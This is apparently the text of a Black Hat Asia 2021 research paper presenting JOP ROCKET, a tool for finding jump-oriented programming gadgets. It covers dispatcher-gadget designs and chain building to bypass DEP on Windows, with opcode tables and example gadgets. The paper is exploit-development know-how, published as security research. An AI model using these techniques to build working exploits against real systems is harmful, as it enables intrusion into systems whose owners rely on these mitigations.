Pre-built JOP Chains with the JOP ROCKET: Bypassing DEP without ROP

Black Hat Asia 2021

Bramwell Brizendine, Ph.D.

Director, VERONA Lab

Assistant Professor, Dakota State University

Bramwell.Brizendine@dsu.edu

Austin Babcock

Security Researcher, VERONA Lab

Austin.Bacock@trojans.dsu.edu

TABLE OF CONTENTS

ABSTRACT

Jump-oriented Programming (JOP) is a state-of-the-art form of code-reuse attacks, which differs profoundly from Return-oriented Programming (ROP). While ROP uses the *ret* instruction and the stack for control flow purposes, JOP avoids both, instead using a dispatcher gadget and dispatch table. JOP uses unrelated gadgets ending in indirect jumps or calls to construct exploits, which can be used to overcome mitigations that would otherwise protect an application, allowing for shellcode to be executed. In this paper, we present our contribution of novel techniques for advanced usage of JOP in a modern Windows environment, most of which have never before been documented. As JOP differs significantly from ROP, many questions on usage of JOP had been unanswered. We also present novel contributions, including novel refinements on the dispatcher gadget, significantly expanding the possibilities of JOP. This paper also discussed our novel contribution of automatic JOP chain generation, which can be used to bypass Data Execution Prevention.

Keywords: Jump-oriented Programming, Return-oriented Programming, Code-reuse Attacks, Software Exploitation, Reverse Engineering, Cyber Operations

1. INTRODUCTION

ROP has become virtually synonymous with code-reuse attacks in exploit development, but the reality is there is another way: Jump-oriented Programming (JOP). Until recently, there were no dedicated tools to do JOP, unlike with ROP, which has many excellent tools, such as Mona [1] and ROPgadget [2]. In fact, there were even claims that JOP had never been done in the wild—not true. There is virtually no practical information on how to perform JOP in a modern Windows environment, with many open questions that would need to be resolved, in order to build a complete JOP chain. Simply put, it would have been a monumental effort to do pure JOP, without a dedicated tool. Thus, JOP was a phantom, lurking in the shadows, unknown. While JOP had been written about in the academic literature, there had been only very limited academic output on the subject, and largely JOP had never moved beyond being simply an interesting concept in the academic literature.

JOP is a state-of-the-art form of code-reuse attacks, allowing the attacker to entirely avoid the use of the *ret* instruction and the stack for control flow purposes, although we do use the stack to set up and call WinAPI functions, allowing powerful mitigations such as DEP to be bypassed. JOP is as similar to ROP as French is to Italian, meaning there is a good deal in common, but a lot that is not. JOP's avoidance of *ret* instructions can be useful, as it can provide a side door to mitigations that monitor for frequent *rets*.

With this research, JOP is now possible with the JOP ROCKET, a reverse engineering and exploitation framework dedicated exclusively to JOP. This tool is able to search for and discover all JOP gadgets, including both functional and dispatcher gadgets. Moreover, now with the latest version of JOP ROCKET, the tool can now use automation to produce a pre-built JOP chain to bypass Data Execution Prevention (DEP), which under ideal circumstances, can work with minimal user modification. With JOP ROCKET, it is possible to use JOP to its fullest potential, allowing users to develop exploits that can bypass popular mitigations, such as DEP or ASLR.

The purpose of this paper is to present the design science research used to create JOP ROCKET, and its various novel contributions. In addition, we provide highly detailed discussion on how to perform JOP exploits. The limited, previous academic literature was very sparse with minimal detail on practical considerations, for a modern Windows operating system, with a lot of practical details left unstated. No complete JOP chain had ever been shared before. While JOP is similar in some respects to ROP, in that they are both code-reuse attacks, there are some important fundamental differences, with many nuances

and obscure details that a user would need to discover on their own, in order to be successful with JOP. Some of these would require advanced knowledge of exploitation and code-reuse attacks to even think of. Thus, this paper provides extensive discussion on some of the previously arcane, esoteric knowledge of JOP, never publicly documented before. While some of the limited academic literature on JOP could be viewed as more theoretical, this research provides abundant details that could be utilized to realize a complete JOP chain, assuming that gadgets were available.

The largest barrier of entry previously was the absence of a dedicated tool to help facilitate JOP. Finding JOP gadgets is a non-trivial process, as explained elsewhere in greater detail. Unlike ROP, where we search simply for a ret disassemble backwards, discovering all gadgets both intended and unintended, with JOP we search for 49 distinct opcodes, which are used to find different types of JOP gadgets. Being able to find all of these gadgets using a manual process would be labor intensive and time-consuming, if relying upon multiple tools, such as a disassembler and a debugger. Even if a manual process were embraced, then there would be the task of having to sort through and classify the results, the gadgets found, as special setup for JOP is required, and only some gadgets would be able to be used according to how the exploit setup is configured.

While some other tools provide very limited support to JOP, such as Mona and ROPgadget, it is essentially in name only, a placeholder for future development. The results obtained are limited and not conducive to building a full JOP exploit. In addition, they do not identify dispatcher gadgets, a key necessity for a full JOP chain. JOP ROCKET is intended to be the solution to all the associated problems connected to not having a dedicated toolset for JOP.

The organization of this paper will focus in two chief areas: first, it will provide a discussion of the research behind JOP ROCKET, showing its various contributions. Second, it will provide documentation on the very nature of JOP itself, explaining in detail on how JOP can be leveraged to bypass mitigations in a modern Windows operating system. In addition, this paper will provide some background on JOP itself as well as some important mitigations involving control flow integrity (CFI).

1.1 Terminology

In this research, we do not distinguish between JOP or Call-oriented Programming (COP), as doing so implies a fundamentally different style of attack. While COP gadgets are indeed not the same as their JOP counterparts with slightly different usage, in the sense that they push the address of the next instruction onto the stack; the gadgets themselves are similar, and usage of JOP and COP have only minor differences. Moreover, both can be interchanged when using a dispatch table and dispatcher gadget. That is to say, a JOP chain can easily go back and forth between JOP gadgets ending in jump or call, with some occasional compensation required. The only difference is that JOP gadgets that terminate in an indirect call do modify the stack, and sometimes that may need to be compensated for; other times, this is not a matter for concern. Thus, with jump-oriented programming, we refer to the usage gadgets ending in indirect calls and jumps as being the same.

For purposes of additional clarity and to avoid unnecessary verbiage, we have adopted some useful acronyms, and the concepts they refer to will be described in greater detail later. DT refers to the dispatch table, which is a structure in memory that holds the addresses of functional JOP gadgets. DG refers to the dispatcher gadget, which is a specialized JOP gadget that allows us to move forwards or backwards in a dispatcher table in a predictable fashion, dereferencing the result of said modification. We can refer to the DT register as the register that points to the location of the dispatch table in memory. The DG register is the register that points to the dispatcher gadget in memory; the DG register is what a functional gadget jumps or calls. These registers generally need to be protected during a JOP exploit, preventing them from being clobbered; we can call these the dispatch registers.

2. JUMP-ORIENTED PROGRAMMING FUNDAMENTALS

While ROP has been the dominant form of code-reuse attacks, JOP has never really caught on, and even in 2015, there were claims there had been no real-world JOP exploits [3]. Although there have been a limited number of articles in the academic literature, JOP has only rarely been written about in detail. Much of the existing writing has been of a more theoretical nature, with little to no emphasis on JOP's practical application.

JOP can be divided into three varieties, although this is partly arbitrary. It could just be said simply there exist various ways of performing JOP. Additional distinctions beyond what follows could be made further as well. The first to appear was the "Bring your own pop Jump" (BYOPJ) paradigm [4]; the next paradigm is the use of dispatcher gadgets and a dispatch table, to direct control flow [5]. This is the approach favored by the JOP ROCKET. The third approach involves using a combination of different types of JOP gadgets, which can include various forms of indirect jumps. With this third approach, the jump or call register used can vary. The gadget register could be assigned directly as a register, e.g. *jmp esi*, as a memory location that can be dereferenced, e.g. *jmp [esi]*, or as a memory location that includes an offset, e.*g. jmp [esi+offset].* These can be intermixed with ROP, or they can work as an extension of the dispatcher gadget technique. The latter could result in a more serpentine JOP chain without a dispatcher gadget, though in a lot of cases there would be insufficient gadgets for this to be a complete chain.

JOP is not limited in the types of vulnerabilities used. Any vulnerability that could be used with ROP also could be used with JOP. As with ROP, JOP is not at attack method, but a way to advance an exploit, once the vulnerability has been exploited successfully. Often this will involve an attempt to bypass mitigations, allowing for execution of shellcode, but it is also possible to avoid shellcode, and to call WinAPI functions directly, although this can be rather more labor-intensive, and somewhat dependent on the target binary itself.




Figure 1. Diagram illustrating how control flow is achieved with a dispatcher gadget, dispatch table, and functional gadgets.

Two approaches generally can be taken to JOP in a Windows environment. The first and most common is just as a means to expand the attack surface of available code-reuse attacks, allowing for ROP and JOP to be intermixed, so that a gadget that might be elusive with ROP but exists in JOP could be used. The second approach is a complete JOP chain. The best approach for this is using the dispatcher gadget paradigm, which is what JOP ROCKET is designed to support; this research will refer to this as pure JOP.

With ROP, control flow is manipulated by making use of the nature of how the stack works in conjunction with rets. If the instruction pointer, eip, is able to be directed to the stack, and executes a gadget, then the gadget will continue until the ret. The ret then essentially pops the next value on the stack into EIP. Thus, having several ROP gadgets on the stack, or any memory location pointed to by EIP, could allow for them to all be executed, one after the other, if set up properly. JOP does not use the stack for control flow purposes. Instead, the attacker will craft a dispatch table in memory, and this will contain all the various gadgets. Instead of ROP gadgets, the dispatch table holds functional gadgets ending in an indirect jump, e.g. *mov edi, ebx; jmp eax*. Between each gadget will be padding. Instead of using rets as the means to advance from one gadget to the next, we instead use a dispatcher gadget, which can modify the dispatch table in a predictable fashion, then dereferencing to advance forward or backward in memory. The attacker then can construct the dispatch table to reflect these changes. At minimum the distance advanced by the dispatcher gadget (DG) must be at least 4 bytes, the size of a 32-bit address for a gadget; any value equal to or larger than 4 is acceptable. In the event the distance is larger, padding is placed in between gadgets in the dispatch table, to compensate for the difference. The DG potentially can take any form, so long as it achieves the above stated objective. Ideally, the DG is a short gadget, to avoid making other registers being clobbered. The canonical example is of the form *add reg, constant; jmp dword ptr [reg]*, e.g. *add ebx, 0x8; jmp dword ptr [ebx].* Other variations on this form include *adc*, *sub*, and *sbb*. Other less common possibilities exist, such as a two-gadget dispatcher, described elsewhere. The functional gadgets are most similar to ROP gadgets; these gadgets ending in an indirect jump or indirect call perform operations useful to the purpose of the exploit, although they can help set up transitions to modify the control flow scheme, such as by switching a register used to hold the address of the dispatch table.

Henceforth, unless indicated otherwise, when speaking of JOP, it is to be assumed that we are referring to usage of the dispatcher gadget paradigm. When using JOP, if at all possible, it is easiest to have all functional gadgets end in the same register, which points to the address of the dispatcher gadget. For instance, edx might point a dispatcher gadget, and the dispatcher gadget would point to the dispatch table, e.g. ebx. Thus, it is simpler for all functional gadgets to end in an indirect jump or call to edx, as that is what will call the DG. It is possible to switch either of the registers used to hold the address of the dispatcher gadget or dispatch table, and sometimes this may be inescapable, but it requires extra set up for the transition. Thus, if it can be avoided, this is preferable, although it may not always be possible.

One of our research's contributions is novel forms of the dispatcher gadget, which can help make the dispatcher gadget paradigm more viable. The single-gadget dispatcher is the ideal form, adding a small value to a register that is then dereferenced, e.g. *add ebx, 0x6; jmp dword ptr [ebx]*. Such gadgets are sometimes elusive, and less desirable variants must be used. As will be described elsewhere, we provide a novel contribution for a two-gadget dispatcher gadget. This relies upon two gadgets chained together as one dispatcher. The first gadget, which modifies the dispatch table index, makes an indirect jump or call to a second register, pointing to the second gadget in the dispatcher. This second gadget is simply a

dereferenced jump to the dispatch table index, which had been modified by the first gadget. The first gadget in the sequence can be of the form *add ebx, x6 ; jmp ebp*, while ebp then points to the second gadget, *jmp [ebx]*, which can dereference the index in the dispatch table, thereby executing whatever the next functional gadget is. *Call* instructions can also be used in the first gadget of the sequence, but that would require an instruction like *pop* in the second gadget, to restore ESP. This novel contribution, which opens up possibilities for JOP tremendously, is described more fully in a later section. While the two-gadget dispatcher can make JOP possible on binaries that may lack a viable, single-gadget form, it does require that not two, but three registers be saved, so this does come at a cost.

While the stack is not used in JOP for control flow purposes, it does serve an important role in JOP. In the Windows environment, the stack is used to setup WinAPI calls for 32-bit applications. We also must consider the overall purpose of many code-reuse attacks: to bypass some mitigations, to allow for execution of shellcode. One common mitigation is DEP, and VirtualProtect and VirtualAlloc can be used for this purpose. As WinAPI functions, they require the stack to be setup. With ROP, often this can be accomplished by the pushad instruction, but in JOP, this would be done in another fashion. The push instruction by itself can be used to load one WinAPI argument at a time, as need be. In ROP, this would not be possible, as a *push reg; ret* would result in simply trying to go to address of what was just pushed, e.g. 0x00000040 would cause it to try to go to that location, causing an access violation. Because with JOP we do not use rets, we need not be concerned with this, and this is perfectly acceptable. Other ways, such as a series of mov dereferences, e.g. *mov [ebx], eax; jmp edi*, are possible. Other techniques are explained elsewhere in this paper. Ultimately, however it is done, the goal is to set up the stack such that all arguments and parameters are in place. Once this is done, then a pointer to the WinAPI function can be loaded into a register, and a dereferenced jump can be made. Then, if set up properly, the WinAPI function will be called, such as VirtualProtect bypassing DEP.

When determining the approach to take in terms of how to set up the dispatch table and dispatcher gadget, the most important consideration is the availability of dispatcher gadgets, particularly ones with minimal side effects. This will dictate firstly whether a full JOP chain is possible, and secondly it will dictate what other registers are available to be used. Next, when deciding which functional gadgets to use, one should consider which are most plentiful and what can be accomplished with which. For instance, functional gadgets ending in *jmp esi* might be plentiful with many useful specimens. Thus, this might be a good choice. One also must consider minimalizing transitions to different registers for functional gadgets, e.g. going from functional gadgets ending in *jmp esi* to *jmp ebp*. Some registers may have few or no viable JOP gadgets, and they would not be practical choices. Thus, when trying to determine the overall layout for control flow, decisions must be made based on the presence or absence of gadgets; this is best accomplished after a survey of available gadgets.

When utilizing the dispatcher paradigm of JOP, we are able to completely bypass the use of the *ret* instruction as well as mitigations that monitor for frequent *ret* instructions and changes to the stack, though we can use the stack to create arguments for WinAPI function calls. Thus, this has the potential to bypass various mitigations that monitor for frequent *ret* instructions or frequent changes to the stack. This research has not been intended to be a comprehensive survey on JOP and its use with commercial, third-party or academic ROP-mitigations, although other academic research does concern this. Our efforts are more focused on its relevance to Windows mitigations, including CFG and CET, as discussed elsewhere.

2.1 JOP in Other Environments

JOP in x86 ISA can be strikingly different from JOP in other environments. JOP in other architectures are outside the scope of this work, and we do not consider these forms of JOP, as they differ significantly, and ultimately they have no bearing or relevance on what is done in x86 ISA or a modern Windows environment.

Brandon Azad [6] describes how JOP can be used to exploit userspace race conditions on IOS, by making use of CVE-2018-4331.

3. JOP ROCKET

JOP ROCKET was designed and written by Dr. Bramwell Brizendine, as part of his doctoral dissertation research [7]. In 2019, he released the JOP ROCKET at DEF CON 27, shortly after completing his Ph.D. Since that time, Brizendine has continued to update, refine, and expand JOP ROCKET. The most important addition is the new ability to create a complete JOP gadget chain through automation, enabling a bypass of DEP with VirtualProtect or VirtualAlloc. Previously, this functionality was not available. In 2021, VERONA Lab security researcher Austin Babcock began contributing to JOP ROCKET. Babcock's work has involved performance enhancements and optimizations; it is expected he will continue to make additional changes as his schedule allows. Babcock has been contributing to the project in various ways since 2019, making various theoretical contributions.

Originally, JOP ROCKET was written with no intentions of ever being released or shared. However, interest in the tool led to it being released. JOP ROCKET has sense been expanded greatly, with refinements and new features.

3.1 Research Problem

JOP ROCKET addresses the research problem of needing to have a JOP gadget discovery tool to facilitate the process of creating JOP, as without such a tool the manual process would be very laborious and tedious[3]–[5], [7]–[10]. This was an important, missing need. With ROP tools, the algorithm to discover ROP gadgets is fairly simple: find a C3 opcode for ret; disassemble backwards to discover all useful gadgets. This allows the attack surface to be expanded significantly, by allowing for opcode splitting, or the finding of unintended instructions, which are perfectly valid in x86 architecture. Various implementations will take this further, by informally classifying gadgets based on operations performed and registers affected, thereby making it easier to find like gadgets. With ROP, this is a fairly simple process, as the ret instruction works with the stack to facilitate control flow, allowing a series of gadgets to be executed one by one, with minimal setup. With JOP, the process is significantly more complex, as rather than looking for one opcode to then begin disassembling backwards from, we have a multitude of opcode possibilities, nearly 50. We have opcodes for indirect calls and jumps, e.g. *jmp eax*, and we have dereferenced, indirect jumps and calls, e.g. *jmp dword ptr [eax]*. We also have dereferenced, indirect jumps to a register and an offset, e.g. *jmp word ptr [eax+0x201]*. All the above use unique opcodes, and it is the opcodes that must be searched for, rather than the Assembly instructions that might as intended instructions. This is necessary to allow for the unintended instructions to be found, which can significantly expand the attack surface. Without JOP ROCKET, the manual process to do all the above would be very tedious and time consuming, and it potentially could require custom scripting and using multiple tools, e.g. a disassembler and a debugger.

Even if one were to embrace such an approach at JOP gadget discovery, several problems remain. First, with both ROP and JOP, there can be many unintended instructions that are very impractical and bizarre, including some with control flow instructions which would disrupt a JOP chain. Modern ROP tools

typically will ignore many of these, while presenting the better gadgets. For instance, Mona creates a curated listing of ROP suggestions, which omits many such gadgets, although they are present in a comprehensive ROP.txt, which includes all gadgets, regardless of practicality. Another problem is simply in classifying gadgets. We can do this by operation performed or registers affected, and the aforementioned ROP suggestions from Mona does present like gadgets together. With JOP this problem can be even worse, as with functional gadgets, we recommend using gadgets that all end in the same register. Thus, being able to find gadgets that are similar in JOP is all the more important. More pressing still is the need to find a dispatcher gadget. Prior to the JOP ROCKET, no tool provided support for this. If one is trying to determine whether or not to try a pure JOP approach to an exploit, it is critical to know if there is a workable dispatcher gadget. Using multiple tools to try to find all this by a lengthy, manual process could prove to be a fool's errand, if no useful dispatcher gadget was to be found. Thus, we reiterate that there was a need for a dedicated JOP tool that can provide all this dedicated functionality and more.

We use design science methodology [11] to create in an artifact that is an instantiation of all the many JOP methods the tool encompasses; this artifact is JOP ROCKET itself.

3.2 Design of JOP ROCKET

JOP ROCKET, accordingly, provides support to discover 49 variations of unique opcodes that could be used to form some type of JOP gadget, which is depicted in the figure below. Once a pattern of opcodes is found, JOP ROCKET will then immediately find any and all possible JOP gadgets that can form from that gadget. It accomplishes this by generating small chunks of disassembly, in varying sizes, from 2 bytes up to a preset upper number of bytes, made by disassembling backwards. This is done to ensure that any unique, unintended instructions are not missed. This approach can produce a lot of repetition of the same gadgets, but JOP ROCKET will only save unique gadgets, avoiding duplications. JOP ROCKET's algorithm to discover JOP gadgets, thus, is a novel refinement of the existing algorithm, as it ensures that all JOP gadgets are found. This is important, given the relative scarcity of JOP gadgets vis-à-vis ROP gadgets.

Once an opcode is discovered, JOP ROCKET simultaneously performs classifications of the gadget into myriad different categories, based on both the operation used and the register affected. In all, over a hundred classifications are created. All possible classifications are produced immediately after an opcode is found. For example, an operation could be mov, while another might be more specific, mov dereference. For each, it would save all gadgets with mov, and it would also save each based on the register affected; e.g. *mov eax, 0x1234*; *jmp ebx* would save it in a classification based on mov, encompassing all registers, and then another for eax. The algorithm will save each register at the address or line of the specific operation. For instance, if it were to classify add, it would save *add eax, 0x1234; jmp ebx*. It would never classify a gadget like *pop eax; mov edx, edx; add eax, 0x1234; jmp ebx* as an add gadget, even though add is present, as the target operation must always be at the top of the gadget. That instruction would be classified instead as pop, firstly as a pop encompassing all registers and secondly as pop affecting eax. While expanding the attack surface with unintended instructions is critical for any code-reuse attack tool, it does have the effect of many bizarre, highly impractical gadgets, that would likely never be of use. This can clutter up the results, making searching for gadgets a more tedious process. Thus, JOP ROCKET employs robust filtering, unique to every type of operation sought, to attempt to eliminate most impractical gadgets. For instance, *mov edx, [ebx+0x43534]; ret; jmp ebx* would be impractical for two reasons. First, the likelihood of using the first mov dereference is questionable, although it could work with proper setup. Second, the ret instruction would break out of the JOP dispatch loop. Thus, filtering will ignore these gadgets, for both those reasons. This faceted classification of JOP gadgets, with filtering to avoid impractical gadgets, is an important contribution made by this research.

OP_JMP_EAX = b"\xff\xe0"	OP_CALL_PTR_EAX = b"\xff\x10"
OP_JMP_EBX = b"\xff\xe3"	OP_CALL_PTR_EBX = b"\xff\x13"
OP_JMP_ECX = b"\xff\xe1"	OP_CALL_PTR_ECX = b"\xff\x11"
OP_JMP_EDX = b"\xff\xe2"	OP_CALL_PTR_EDX = b"\xff\x12"
OP_JMP_ESI = b"\xff\xe6"	OP_CALL_PTR_EDI = b"\xff\x17"
OP_JMP_EDI = b"\xff\xe7"	OP_CALL_PTR_ESI = b"\xff\x16"
OP_JMP_ESP = b"\xff\xe4"	OP_CALL_PTR_EBP = b"\xff\x55\x00"
OP_JMP_EBP = b"\xff\xe5"	OP_CALL_PTR_ESP = b"\xff\x14\x24"
OP_JMP_PTR_EAX = b"\xff\x20"	OP_CALL_FAR_EAX = b"\xff\x18"
OP_JMP_PTR_EBX = b"\xff\x23"	OP_CALL_FAR_EBX = b"\xff\x1b"
OP_JMP_PTR_ECX = b"\xff\x21"	OP_CALL_FAR_ECX = b"\xff\x19"
OP_JMP_PTR_EDX = b"\xff\x22"	OP_CALL_FAR_EDX = b"\xff\x1a"
OP_JMP_PTR_EDI = b"\xff\x27"	OP_CALL_FAR_EDI = b"\xff\x1f"
OP_JMP_PTR_ESI = b"\xff\x26"	OP_CALL_FAR_ESI = b"\xff\x1e"
OP_JMP_PTR_EBP = b"\xff\x65\x00"	OP_CALL_FAR_EBP = b"\xff\x1c\x24"
OP_JMP_PTR_ESP = b"\xff\x24\x24"	OP_CALL_FAR_ESP = b"\xff\x5d\x00"
OP_CALL_EAX = b"\xff\xd0"	OTHER_JMP_PTR_EAX_SHORT = b"\xff\x60"
OP_CALL_EBX = b"\xff\xd3"	OTHER_JMP_PTR_EAX_LONG = b"\xff\xa0"
OP_CALL_ECX = b"\xff\xd1"	OTHER_JMP_PTR_EBX_SHORT = b"\xff\x63"
OP_CALL_EDX = b"\xff\xd2"	OTHER_JMP_PTR_ECX_SHORT = b"\xff\x61"
OP_CALL_EDI = b"\xff\xd7"	OTHER_JMP_PTR_EDX_SHORT = b"\xff\x62"
OP_CALL_ESI = b"\xff\xd6"	OTHER_JMP_PTR_EDI_SHORT = b"\xff\x67"
OP_CALL_EBP = b"\xff\xd5"	OTHER_JMP_PTR_ESI_SHORT = b"\xff\x66"
OP_CALL_ESP = b"\xff\xd4"	OTHER_JMP_PTR_ESP_SHORT = b"\xff\x64"
	OTHER_JMP_PTR_EBP_SHORT = b"\xff\x65"

Figure 2. JOP ROCKET searches for many unique combinations of opcodes, which can be used to form various types of JOP gadgets.

3.3 Finding Dispatcher Gadgets with JOP ROCKET

No other known tool has searched for an found JOP dispatcher gadgets. While some tools provide very marginal support for JOP, in that they may find some gadgets that end in an indirect jump, all that were surveyed miss some and none classify the gadgets. Moreover, they overlook the important dispatcher gadget, which is required to set up the JOP dispatch loop. Without the DG, it is only possible to do JOP in a very limited context, e.g. using the BYOPJ paradigm [4], where a ret is placed inside a register, thereby allowing a JOP gadget to function like a ROP gadget. While that can be incredibly useful when a needed ROP gadget is missing but exists as a JOP variant, that does not readily support an approach to pure JOP, i.e. a fully complete JOP chain. Dispatcher gadgets unfortunately are relatively rare in their most desirable form. This could be defined as a gadget of two or three lines, without side effects, that modifies a register in a predictable fashion, by adding and subtracting, and then performs a dereferenced jump to the register that was modified, e.g. *add ebx, 0x8; jmp dword ptr [ebx].* JOP ROCKET provides support to find all such gadgets, however, these are not always as plentiful. Thus, the searching criteria was expanded to search for five lines, although side effects are possible, e.g. a line that could clobber ebx. Future work may provide support to emulate such gadgets, but for now that is a task for the user. Additionally, it could be possible to simply add or sub a register by another register, e.g. *add ebx, edx*; *jmp dword ptr [ebx]*. This would work just as well, but it can be problematic in that it could tie up edx, since this would be used to calculate the distance the DG is moving. However, it is also possible for this to

change, and for the distance between addresses of functional gadgets to change. For instance, perhaps the value in edx starts at 8, but then a subsequent JOP gadget modifies edx, e.g. *mov edi, eax; add edx, 0x40; jmp ebp*. Rather than avoiding this gadget, one could simply change the distance between addresses of functional gadgets to 0x48.

3.4 Alternative Forms of the Dispatcher Gadget

Opcodes	Normal form
ff 20	jmp dword ptr [eax]
ff 23	jmp dword ptr [ebx]
ff 21	jmp dword ptr [ecx]
ff 22	jmp dword ptr [edx]
ff 27	jmp dword ptr [edi]
ff 26	jmp dword ptr [esi]
ff 65 00	jmp dword ptr [ebp]

Opcodes	Alternative form
ff 60 01	jmp dword ptr [eax+0x1]
ff 63 01	jmp dword ptr [ebx+0x1]
ff 61 01	jmp dword ptr [ecx+0x1]
ff 62 01	jmp dword ptr [edx+0x1]
ff 67 01	jmp dword ptr [edi+0x1]
ff 66 01	jmp dword ptr [esi+0x1]
ff 65 01	jmp dword ptr [ebp+0x1]

Figure 3. JOP ROCKET searches for alternative forms of DG, that make a dereferenced jump to a register and an offset.

Even with the above logic for finding dispatcher gadgets, they still can be relatively scarce. Thus, this research has discovered new, alternative ways to use a dispatcher gadget. We are not aware any previous research has described these new methods that we developed. One method is through the use of bitwise shifting, ideally left shifting. This would be highly dependent on circumstances, and in most cases it would not be practical. With shifting the numbers change exponentially, so it would somehow require a very large area of the heap to be able to be written to. Likely, the shifting could be done only a limited number of times. However, this still could be feasible, as an intermediate reset gadget could be used. For instance, if ebx held the location of the DT and being shifted by the DG, we could have a gadget like *pop eax; sub ebx, eax; jmp edi*. This could reset the starting location to a different location near the beginning, and one that would not conflict with previous addresses for functional gadgets. Thus, with a large area of the heap that could be controlled by the attacker, shifting could be used a limited number of times, but the reset gadget could be used an unlimited number of times. The end result is that a complete JOP chain could be feasible with a DG that performs bitwise shifts. There are two requirements for bitwise shifting to be feasible for a DG, as alluded to before: first, an intermediate reset gadget would be necessary, that could allow the starting index to be reset to a predictable location that does not conflict with locations already used to store addresses of functional gadgets; second, the attacker must be able to control a very large, contiguous region of the heap. These are challenging requirements to meet, but could be done in special circumstances. A similar option, to expand what constituted a DG, would be to use gadgets that use multiplication with *imul*. While both these expansion provide a refinement to the DG

searching algorithm, these forms of dispatcher gadgets are rare. Thus, the practical implications are minimal for most binaries.

Another refinement to the DG-searching algorithm is to include jump dereferences to a register and an offset, as depicted in the figure below. These variant forms would more likely be the result of unintended instructions, but they are perfectly valid to use as dispatcher gadgets. Without explicitly searching for the unique opcodes for these variant dispatcher gadgets, these would be missed, as they rely upon opcodes that are totally different than the standard dereferenced jump. Finding a DG using this variant form is also rare, as a large number of these unintended instructions may be viable for only the final line of the gadget, e.g. *jmp dword ptr (ebx+0x01]*. While that gadget is valid will work If called upon at that address, more often than not the opcodes before this will cause it to transform into something entirely different, so that there is no dereferenced jump to a register and an offset. This alternative form of the dispatcher gadget also seeks bitwise shifting and multiplication.

As described elsewhere in this text, this alternative form of the dispatcher gadget can also be used independently from a dispatch table, while switching back and forth from ROP and JOP, or even to create a longer chain of JOP gadgets. In that sense, it can function as both a DG and a functional gadget simultaneously. In this context, this is used just as a variant form of the DG.

3.5 Storing JOP Gadgets

This research makes a minor contribution in terms of how we save found JOP gadgets. At no time are any gadgets, opcodes, or text saved directly. Instead, a series of parallel data structures are used to save a small amount of data for each gadget. The starting address of the found opcode, e.g. *jmp eax*, is saved; the number of lines to disassemble back are saved; the number of bytes, or opcodes, used to generate the chunk of disassembly are saved; finally, the name of the module is saved. The module name could be removed, for better efficiency, but it remains. This allows the ROP gadgets to be produced on the fly instantly, by using special functions that generate disassembly. Capstone [12] is used to generated disassembly. Gadgets can also be sent to other specialized functions that will perform limited emulation of the instructions, to determine stack pivot amount, saving the stack pivot amount. Other specialized classifications for automatic JOP generation can be performed. This approach provides a lot of flexibility, as it can allow different operations to be done with gadget data, or to present the gadgets in a different fashion to the user.

3.6 Static Analysis Considerations

When deciding how to build JOP ROCKET, the decision was made to do it from static analysis standpoint, because it was felt this was more challenging than integrating it with a debugger. It was also felt that it would be better for JOP ROCKET to stand on its own, and not be dependent on other tools, so this provides us the most flexibility with our ever-evolving approach to JOP. JOP ROCKET has been implemented as a large, object-oriented Python program, with over 30,000 lines of code and numerous functions and several hundred data structures. One limitation of static analysis was that if we were to access one PE file, it would be limited to just that PE file. That is, for program.exe, it would just be limited to the image executable itself, whereas with dynamic analysis, all loaded modules could be found easily. This was found to be unacceptable, so custom logic was created to find most modules that would be loaded by the PE file. These were all loaded into memory and scanned for gadgets. This approach was done by looking in the import address table (IAT) of the PE file, and then looking in the IAT of each module in the first IAT. While not exact, this does help find most modules that would eventually be loaded. Because JOP ROCKET is itself as static analysis tool, the default setting is just to scan the image executable

itself, and no modules. However, there is support to find all modules in the IAT, and then also to find all modules in the IAT and beyond.

3.7 Scanning Binaries

JOP ROCKET will extract the .text section of a PE file, storing it in memory. If the scope is enlarged to include more than the image executable itself, then those other modules will have their .text section stored in memory as well. Sundry important parts of the PE file are also saved for each module; this helps in accurately capturing the exact offset or in calculating an image base, although often ASLR will make the image base address irrelevant. An object-oriented approach is used to manage the different modules. An object is created for each image or module, and each has in memory its own .text section, as well as well as hundreds of data structures, to store information on JOP gadgets, so that they can be created on the fly, as needed.

